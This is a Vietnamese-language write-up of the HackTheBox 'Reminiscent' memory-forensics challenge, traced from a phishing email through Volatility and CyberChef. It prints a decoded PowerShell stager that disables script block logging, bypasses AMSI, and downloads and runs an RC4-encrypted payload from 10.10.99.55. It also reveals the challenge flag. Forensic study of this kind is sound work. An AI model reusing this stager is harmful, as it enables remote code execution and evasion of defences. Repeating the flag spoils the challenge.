

I. REMINISCENT (EASY)

1. Tải file .zip về, unzip để được folder reminiscent và phân tích sơ qua, em thu được một số thông tin như


```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ ls -la
total 556140
drwxrwxrwx 1 luongdung luongdung 4096 Dec 12 17:14
drwxrwxrwx 1 luongdung luongdung 4096 Dec 12 16:54
-rwxrwxrwx 1 luongdung luongdung 1599 Dec 12 16:54 Resume.eml
-rwxrwxrwx 1 luongdung luongdung 569476988 Oct 4 2017 flounder-pc-memdump.elf
-rwxrwxrwx 1 luongdung luongdung 861 Oct 4 2017 imageinfo.txt
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ file resume.eml
resume.eml: SMTP mail, ASCII text, with CRLF line terminators
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ cat imageinfo.txt
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/infosec/dumps/mem_dumps/01/flounder-pc-memdump.elf)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027fe0a0L
Number of Processors : 2
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800027ffd00L
KPCR for CPU 1 : 0xfffff800009eb000L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2017-10-04 18:07:30 UTC+0000
Image local date and time : 2017-10-04 11:07:30 -0700
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ file flounder-pc-memdump.elf
flounder-pc-memdump.elf: ELF 64-bit LSB core file, x86-64, version 1 (SYSV)
```

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ strings resume.eml
Return-Path: <bloodworm@madlab.lcl>
Delivered-To: madlab.lcl-flounder@madlab.lcl
Received: (qmail 2609 invoked by uid 105); 3 Oct 2017 02:30:24 -0000
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="=_a8ebc8b42c157d88c1096632aeae0559"
Date: Mon, 02 Oct 2017 22:30:24 -0400
From: Brian Loodworm <bloodworm@madlab.lcl>
To: flounder@madlab.lcl
Subject: Resume
Organization: HackTheBox
Message-ID: <add77ed2ac38c3ab639246956c25b2c2@madlab.lcl>
X-Sender: bloodworm@madlab.lcl
Received: from mail.madlab.lcl (HELO mail.madlab.lcl) (127.0.0.1)
by mail.madlab.lcl (qpsmtpd/0.96) with ESMTPSA (ECDHE-RSA-AES256-GCM-SHA384 encrypted); Mon, 02 Oct 2017 22:30:24 -0400
--=_a8ebc8b42c157d88c1096632aeae0559
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII
Hi Frank, someone told me you would be great to review my resume..
Could you have a look?
resume.zip [1]
Links:
-----
[1] http://10.10.99.55:8080/resume.zip
--=_a8ebc8b42c157d88c1096632aeae0559
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset=UTF-8
<html><head><meta http-equiv=3D"Content-Type" content=3D"text/html; charset=
=3DUTF-8" /></head><body style=3D'font-size: 10pt; font-family: Verdana,Gen
eva,sans-serif'>
<div class=3D"pre" style=3D"margin: 0; padding: 0; font-family: monospace">
<br /> Hi Frank, someone told me you would be great to review my resume.. c=
uold you have a look?<br /> <a href=3D"http://10.10.99.55:8080/resume=
=2Ezip">resume.zip</a></div>
</body></html>
--=_a8ebc8b42c157d88c1096632aeae0559--
```

2. Dùng strings để đọc thử file Resume.eml, có nhắc tới 1 file resume.zip được gửi đi trong email, cùng với nội dung trong file imageinfo.txt, gợi ý em đến việc sử dụng công cụ volatility để tìm file resume trong flounder-pc-memdump.elf (khá giống với bài truecrets trước đó).

```
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ volatility -f flounder-pc-memdump.elf imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/mnt/c/Users/ADMIN/Downloads/reminiscent/flounder-pc-memdump.elf)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027fe0a0L
Number of Processors : 2
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800027ffd00L
KPCR for CPU 1 : 0xfffff800009eb000L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2017-10-04 18:07:30 UTC+0000
Image local date and time : 2017-10-04 11:07:30 -0700
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ volatility -f flounder-pc-memdump.elf --profile=Win7SP1x64 filescan | grep -i "resume"
Volatility Foundation Volatility Framework 2.6.1
0x0000000001ef6200 1 0 R-- \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ volatility -f flounder-pc-memdump.elf --profile=Win7SP1x64 dumpfiles --physoffset=0x0000000001ef6200 -D
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x1ef6200 None \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
SharedCacheMap 0x1ef6200 None \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/reminiscent$ ls -la
total 556412
drwxrwxrwx 1 luongdung luongdung 4096 Dec 12 18:45
drwxrwxrwx 1 luongdung luongdung 4096 Dec 12 16:54
-rwxrwxrwx 1 luongdung luongdung 1599 Dec 12 16:54 Resume.eml
-rwxrwxrwx 1 luongdung luongdung 262144 Dec 12 18:45 file.None.0xfffffa8017dccc0.vacb
-rwxrwxrwx 1 luongdung luongdung 16384 Dec 12 18:45 file.None.0xfffffa80022ac740.dat
-rwxrwxrwx 1 luongdung luongdung 569476988 Oct 4 2017 flounder-pc-memdump.elf
-rwxrwxrwx 1 luongdung luongdung 861 Oct 4 2017 imageinfo.txt
```

3. Vì 2 file được trích xuất có thể chứa mã độc nên rất nhanh sẽ bị xóa bởi Windows Security, nên thay vì tiếp tục giải mã trên cmd, em đã sử dụng công cụ online cyberchef để phân tích file .dat.



4. Em tìm thấy một chuỗi được mã hóa Base64, tiến hành giải mã có được

Operations

463

text

Add Text To Image

Decode text

Encode text

HTML To Text

Unicode Text Format

Text Encoding Brute Force

To Hex Content

Windows Filetime to UNIX Timestamp

Alternating Caps

Bacon Cipher Decode

Bacon Cipher Encode

Bombe

CTPH

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP

BAKE!

Auto Bake

Input

```

cABvAHcZQbYAHmAAbAblAGwAbAaAgcAObgBvAFaAIAAtAHmAdAbhCAALQB3ACAAmQAgcA0ZQbUAGm
IAAgAeOcqQBcAEgAQQB1AEkAQQB1AhcAQqBwAEeARgBBAEAVQBBAE1AUAbBAEUAdwBAGeAUQgCAEQa
QQBGAgsAQQBvAhcAQqBgAEASABRAEEAZABBAE1ASgBBAEUAUNBBAF1AdwBCAhAQqBDAEEAQQBQAFEA
QQBnEAARgBzAEeAYwBnAE1ARgBBAEUAUNBBAFgAUQBBAHUQQBFaEUAQQBvAhcAQqBGAEEARwBAEEA
VABRAETiAQwBBAEUAdwBBaFCAUQBBAHUQQBFgAMAQQBSAFEAQqAwAEeARgBRAEEAZQBRAE1AdwBBAEUA

```

9676 1 Raw Bytes

Output

```

powershell -noP -sta -w 1 -enc
jABHAIbWbVAFAAUAPAEwAaQBDaFkAUwBFaHQADbJAE4ARwBzACAApQAGfAsCgBFAEYAXQAUeEEA
UwBzAGUATQCBaEWwAUAEcARQB0AFQAEQbAwEUAkAAnAFMAeQBzAHQAZQBtAC4ATQCBGA4AYQBgAGUA
BqBlAG4AdAAUAEeAdQBgBAGbAqBh1AQaQvBvAG4LgBvAHQAQbSgABMAJwApAC4IZgHAEUAdABgAEkA
RQBgAGwAZAAiAgcAjWbJAGEAYwBoAGUAZABHAIbWb1AHAAUABvAGwAAQbJAhKUAwB1AHQADABpAG4A
ZwBzAcCALAAgAcATgAnAcSAJwBvAG4AUAB1AG1AbAbpAGMALBTAHQAYQb0AGkAYwAnACkALgHBAEU
VABWAGEAbABVAGUAKAAkAG4AdQbSgAsAEwAKQA7ACQARwBSAGSAdQBQAFaATwBsAEkAQbBSAFMAZQBUA
FQQAQb0AGcAUwBbACcAUwBjAHIAaQBWaHQAGaQnAcSAJwBsAG8AYwBrAEwABwBnAGcAaQbUaGcAjWbDfAS
JwBfAG8AYwBnAGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGc
IAA9ACAMAA7ACQARwBSAGSAdQBQAFaATwBsMAEKQwBZAFMARQB0AFQAAQbUaGcAUwBbACcAUwBjAHIA
aQbWAhQAQqAGnAcSAJwBsAG8AYwBrAEwABwBnAGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGcAaQbUaGc
cgbpAAHADAbpAGcAbwBjAGsASQbUAHYAbwBjAGEADbPAGSAbgBMAGSABZwBnAGkAbgBnAcCAxQAGAD0A
IAAwDAsAnwBSAGUAZgBdAC4AQbZsAFMAZQBtAE1AbASAC4ARwB1AFQAVAB5AFAARQAACaAAnwBSAHMA
dAB1AG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEADbPAGSAbgAUEAEABgZAGkA
VQb0AGkAbABzAcCAKQB8DABewAKAF8AFQb8ACUAewAKAF8ALgBHAEUAdABGAGkAZQBMAGQAAkAAAGAEQ
BzAgkASQbUAGkADABGAGEAaQBSAGUAZAAnACwAjwBOAGSAbgBgQAUAyGbsAGkAYwBSAFMAFAdwBnAHQA
aQbJACcAKQAUFMARQBUAUFYAYQBMAUwARQAoACQATgB1AGwATAAsACQAVABYAHUAZQAPAH0AwBBaFMA
QbZsAFQAZQBtAC4ATgB1AFQALgBTAEUACgBwAEkAYwB1AFaATwBjAG4ADABNAEEAbgB8AGcARQBSAF0A
OgAEUAUEABwAEUAYwBDAEAMAAWEATwBwAFQAQbUaHUARQASDAADAAWAKAFcAQwA9AE4ARQZAC0A
TWBCA0GARQbJAFQAIAbTAHkAcwBBAUEATQAUE4ARQb0BAC4AVwB1AE1AQwBBSAEkARQbUaQwA0wAKAHUA

```

3628 1 0ms Raw Bytes

Download CyberChef

Last build: 4 months ago - Version 10 is here! Read about the new features here

Options
About / Support

Operations
463

text

Add Text To Image

Decode text

Encode text

HTML To Text

Unicode Text Format

Text Encoding Brute Force

To Hex Content

Windows Filetime to UNIX Timestamp

Alternating Caps

Bacon Cipher Decode

Bacon Cipher Encode

Bombe

CTPH

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars
☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP

BAKE!

☒ Auto Bake

Input

JABHHAHIAbwBVAFAUAUABPAEwAaQBDafKAUwBFaHQAdABJAE4ARwBzACAAPQAGfAsCgBFAEYAXQAUAEEAUwBzAGUATQBCAEWaWQAUEaCARQBB0AFQaeQbWAEUAkAAnAFMAeQbZAHQAZQbTAC4ATQbHAG4AYQbNAGUAqbQ1AG4AdAAUAEEdAQBBAG8AbQbHQAHQaaQbWAG4ALgBVaHQaaQbSahMAjWApAC4AiGBHAEUAdABGAEKARQBgAGwAZAA1ACgAjWbJAGEAYvBoAGUAZABAHIAbwB1AHAAUABvAGwAAQbJAHKAUwB1AHQAdABpAG4AZwBZACcALAAgACcAtgAnAcSAjWbVAG4AUAB1AG1ABAbpAGMALBTAHQAYQBB0AGAYwAnACkALgBHAEUA

3596 1

Raw Bytes

Output

```

('cachedGroupPolicySettings',
'N'+onPublic,Static').GETValUe($null);$GrouPP0IICySeTtIngS['ScriptB'+lockLogg
ng'](['EnableScriptB'+lockLogging'] =
0;$GrouPP0IICySeTtIngS['ScriptB'+lockLogging']
[EnableScriptBlockInvocationLogging'] = 0;
[Ref].AsSembly.GetType('System.Management.Automation.AmsiUtils')?{$$_}%
{$$.GetField('amsiInitFailed','NonPublic,Static').SETValUe($null,$true));
[System.Net.ServicePointManager]::Expect100Continue=0;$WC=New-Object
System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';$wC.Headers.Add('User-Agent',$u);$wC.Proxy=
[System.Net.WebRequest]::DefaultWebProxy;$wC.Proxy.Credentials =
[System.Net.Credentials]::DefaultNetworkCredentials;$K=
[System.Text.Encoding]::ASCII.GetBytes('E1gMgdfT@e0N>x9{2f7b5on4/Siqrw');$R=
{$D,$K=$Args;$S=0..255;0..255%{$D}=
($2+$S[$_]+$K%$_%$K.Count)%256;$S[$_],$S[$2]=$S[$1],$S[$_];$D%$_=$I=
($I+1)%256;$H=($H+$S[$1])%256;$S[$1],$S[$H]=$S[$H],$S[$1];$_-
bxoRS[$S[$1]+$S[$H])%256}};$wC.Headers.Add("Cookie","session=McahuQVfz0yM6VB8
8fzV9t9jomom");$ser='http://10.10.99.55:80';$t='/login/process.php';$flag='HTB{
_j0g_y0uR_M3m0rY_}';$data=$WC.DownloadData($ser+$t);$iv=$data[0..3];$data=$data
4..($data.Length);-JOIN[CHAR[]](& $R $data ($t+$K))IEX

```

3596 1

Raw Bytes (detected)

Tìm được \$flag='HTB{....}'\$